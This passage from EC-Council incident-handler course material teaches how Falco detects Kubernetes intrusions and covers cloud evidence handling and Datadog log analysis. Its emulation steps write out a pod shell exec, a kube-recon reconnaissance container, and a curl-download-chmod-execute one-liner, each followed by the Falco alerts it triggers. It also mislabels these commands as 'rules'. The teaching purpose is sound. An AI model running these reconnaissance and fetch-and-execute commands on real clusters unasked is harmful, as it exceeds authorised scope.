



Figure 8.6: Screenshot of Falco

## Detection and Analysis of Security Incidents using Falco

Incident responders can install Falco on the host machine, which can be isolated from Kubernetes, in the event of a security incident. This will help incident responders to read alerts


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

from read-only agents operating in Kubernetes. Moreover, they can detect signals from Falco when a security incident occurs within the Kubernetes environment after setting up the tool.

Incident responders can install Helm and kubectl on the host machine for setting up the environment and performing further analysis. This environment will enable the emulation and efficient detection of security incidents. The following rules can be used to get alerts in the event of a security incident.

- Use the following Falco rule to detect the spawning of terminal shells:

```
$ kubectl exec -it mysql-db-d5dc6b85d-77hrm -- bash -il # Replace with the mysql pod name you have
```

**Alert on Falco:**

```
18:08:40.584075795: Notice A shell was spawned in a container with an attached terminal (user=root user_loginuid=-1 k8s.ns=default k8s.pod=mysql-db-d5dc6b85d-77hrm container=3fc8155f9d1a shell=bash parent=runc cmdline=bash -il terminal=34816 container_id=3fc8155f9d1a image=mysql) k8s.ns=default k8s.pod=mysql-db-d5dc6b85d-77hrm container=3fc8155f9d1a
```

- Use the following rule to run the kube-recon tool for detecting external attempts to communicate with the Kubernetes API server from any container:

```
$ kubectl run kuberecon --tty -i --image octarinesec/kube-recon
/ # ./kube-recon
2022/11/09 18:21:22 Testing K8S API permissions
2022/11/09 18:21:23 Your K8S API Server is configured properly
2022/11/09 18:21:23 Running Nmap on the discovered IPs
2022/11/09 18:21:23 Getting local ip address and subnet
2022/11/09 18:21:23 Trying to download EICAR file
2022/11/09 18:21:23 Downloaded EICAR successfully. No malware protection is in place
```

**Alert on Falco:**

```
18:20:45.927730981: Notice A shell was spawned in a container with an attached terminal (user=root user_loginuid=-1 k8s.ns=<NA> k8s.pod=<NA> container=4f63870599d0 shell=sh parent=<NA> cmdline=sh terminal=34816 container_id=4f63870599d0 image=octarinesec/kube-recon) k8s.ns=<NA> k8s.pod=<NA> container=4f63870599d0

18:21:22.657590195: Warning Docker or kubernetes client executed in container (user=root user_loginuid=-1 k8s.ns=default k8s.pod=kuberecon container=4f63870599d0 parent=kube-recon cmdline=kubectl get pods image=octarinesec/kube-recon:latest) k8s.ns=default k8s.pod=kuberecon container=4f63870599d0

18:21:22.723707794: Notice Unexpected connection to K8s API Server from container (command=kubectl get pods k8s.ns=default k8s.pod=kuberecon container=4f63870599d0 image=octarinesec/kube-recon:latest connection=172.17.0.5:56972->10.96.0.1:443) k8s.ns=default k8s.pod=kuberecon container=4f63870599d0
```


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Run the following Falco rule to check if the shell is containerized:

```
$ cd /tmp; curl -L -o amicontained https://github.com/genuinetools/amicontained/releases/download/v0.4.7/amicontained-linux-amd64; chmod 555 amicontained; ./amicontained

Output:

Container Runtime: docker

Has Namespaces:

  pid: true

  user: false

AppArmor Profile: kernel

Capabilities:

  BOUNDING -> chown dac_override fowner fsetid kill setgid setuid setpcap net_bind_service net_raw sys_chroot mknod audit_write setfcap

Seccomp: disabled

Blocked Syscalls (19):

  MSGRCV SYSLOG SETSID VHANGUP PIVOT_ROOT ACCT SETTIMEOFDAY UMOUNT2 SWAPON SWAPOFF REBOOT SETHOSTNAME SETDOMAINNAME INIT_MODULE DELETE_MODULE LOOKUP_DCOOKIE KEXEC_LOAD OPEN_BY_HANDLE_AT FINIT_MODULE
```

The rule detects it by analyzing for attempts to modify the namespace of a thread.

**Alert on Falco:**

```
18:43:37.288344192: Notice Namespace change (setns) by unexpected program (user=root user_loginuid=-1 command=amicontained parent=bash k8s.ns=default k8s.pod=kuberecon container=c6112967b4f2 container_id=c6112967b4f2 image=octarinesec/kube-recon:latest) k8s.ns=default k8s.pod=kuberecon container=c6112967b4f2

Mon Nov 9 18:43:37 2020: Falco internal: syscall event drop. 9 system calls dropped in last second.

18:43:37.970973376: Critical Falco internal: syscall event drop. 9 system calls dropped in last second. (ebpf_enabled=0 n_drops=9 n_drops_buffer=0 n_drops_bug=0 n_drops_pf=9 n_evts=15232)
```

## Evidence Data Concerns

A defensible response to a cloud security incident depends on the reliability of evidentiary data. Therefore, it is critical to handle evidence with precision and care to maintain its quality and integrity as well as preserve it from overwriting, destruction, and corruption.

The incident response team on the CSP side should ensure the following while handing evidentiary data to CCs:

- **Generate data hashes**

  CSPs should save hashes (digital fingerprints) along with each data record for eventual use in forensic analysis. CCs and CSPs must remember to establish such procedures in advance in the SLA, along with the related technical documentation, to ensure data


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

credibility. CSPs should provide hashes of evidence to help CCs in validating the integrity of evidence files.

- **Offer support for forensic investigation**

  CSPs could add extra services to their existing cloud services as proactive support for forensic investigations. These service packets may offer data versioning, alternative storage of forensic data (e.g., email copies), automatic hashes, relevant data interfaces, and analysis tools.

- **Provide cloud-specific evidence**

  Investigators should have expertise in handling cloud-specific evidence and formats of evidence found during an investigation in a traditional environment. Some formats of cloud evidence include Office application documents, emails, and images, as well as several new forms of evidence, particularly pertaining to user activity logs.

- **Provide details of cloud-specific logging mechanisms**

  Some cloud-specific logging mechanisms include Email Log Search, a service from Google that enables investigators to gain access to logs regarding aspects such as emails sent on a specific date, account identification for a specific email, identification of specific email recipients, and the IP address of the sending or receiving Mail Transfer Agent (MTA) and Amazon Simple Storage Service (S3) logging that provides logging details for "buckets," including the type of request and its time/date.

After receiving incident data from a CSP, incident responders on the CC side must consider the following key areas while analyzing data:

- **Data formats**

  The data formats of cloud evidence files may differ, and CCs should gain knowledge about different cloud data formats and their analysis.

- **Elasticity characteristics**

  Elasticity refers to the ability of a single cloud to handle data, accounts, systems, and applications of various organizations. This increases the complexity when extracting evidence of a specific organizational incident from a multi-tenant cloud. CCs should be careful while analyzing evidence and consider only relevant data or logs.

- **Clock synchronization**

  Verify the time zones followed by the cloud and its components because the cloud infrastructure may be distributed over various locations across the globe. Incident handlers should ensure that the incident response team accurately interprets the timing.

- **Virtualization components**

  The cloud deploys systems, applications, programs, and other components in virtual formats and stores logs in the VM format. Incident responders should collect hypervisor log data to analyze VM evidence.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Legal requirements**

  Cloud data may include data belonging to different organizations. Therefore, CC incident handlers should ensure that the CSP has obtained proper permissions to prevent legal issues. Data may also be distributed across geographical locations with different cybercrime jurisdictions, and handlers should ensure that the analysis process abides by the local laws if required.

## Cloud-based Log Analysis Tools

Cloud-based log analysis tools help incident handlers to collect and analyze various logs and detect cloud security incidents in real-time at early stages to reduce their impact.

Here, we discuss some important cloud-based log analysis tools:

- **Datadog**

  Source: *https://www.datadoghq.com*

  Datadog Log Management unifies logs, metrics, and traces in a single view, giving rich context for analyzing log data and providing a scalable approach to centralized log management. It helps incident handlers in automatically detecting unanticipated outliers, anomalies, and log errors without reading every log file. Incident responders can visualize and explore the collected logs using intuitive, facet-driven navigation and powerful log analytics.

  **Steps to analyze logs using Datadog:**

  - **Step 1:** Log in to the Datadog account and click on **Log Explorer** on the left side to start exploring the ingested logs.





Figure 8.7: Screenshot of Datadog showing Log Explorer


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Step 2:** Select the **Live Tail** option in the time range field to access log events in real time.





Figure 8.8: Screenshot of Datadog showing Live Tail option

- **Step 3:** In the Log Explorer, to narrow down the search, use **time range** and **search** query fields. For example, to search logs produced by a specific service with a specific status over the past 5 min, create a custom query such as "**service:web-store status:error rejected**" and set the time range to **Past 5 minutes.**





Figure 8.9: Screenshot of Datadog showing time range and search fields

To create a search query with multiple terms, combine terms using boolean operators (**AND**, **OR**, - (**NOT**)); for example, **authentication AND password**.

- **Step 4:** To search for a specific attribute, add **@** as a prefix to the attribute name. For example, the attribute name is url, and to find logs related to www.datadoghq.com, use **@url:www.datadoghq.com**.

  Logs can also be narrowed down using the autocomplete feature, wildcards, numerical values such as @**http.response_time:>100**, or **tags**.

- **Step 5:** To perform qualitative or quantitative analysis, define log patterns, and perform log analytics, incident handlers can use facets, which are user-defined tags and attributes.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 8.10: Screenshot of Datadog showing facets

- **Step 6:** Group logs using fields, identify patterns, or aggregate logs into transactions to obtain valuable information.

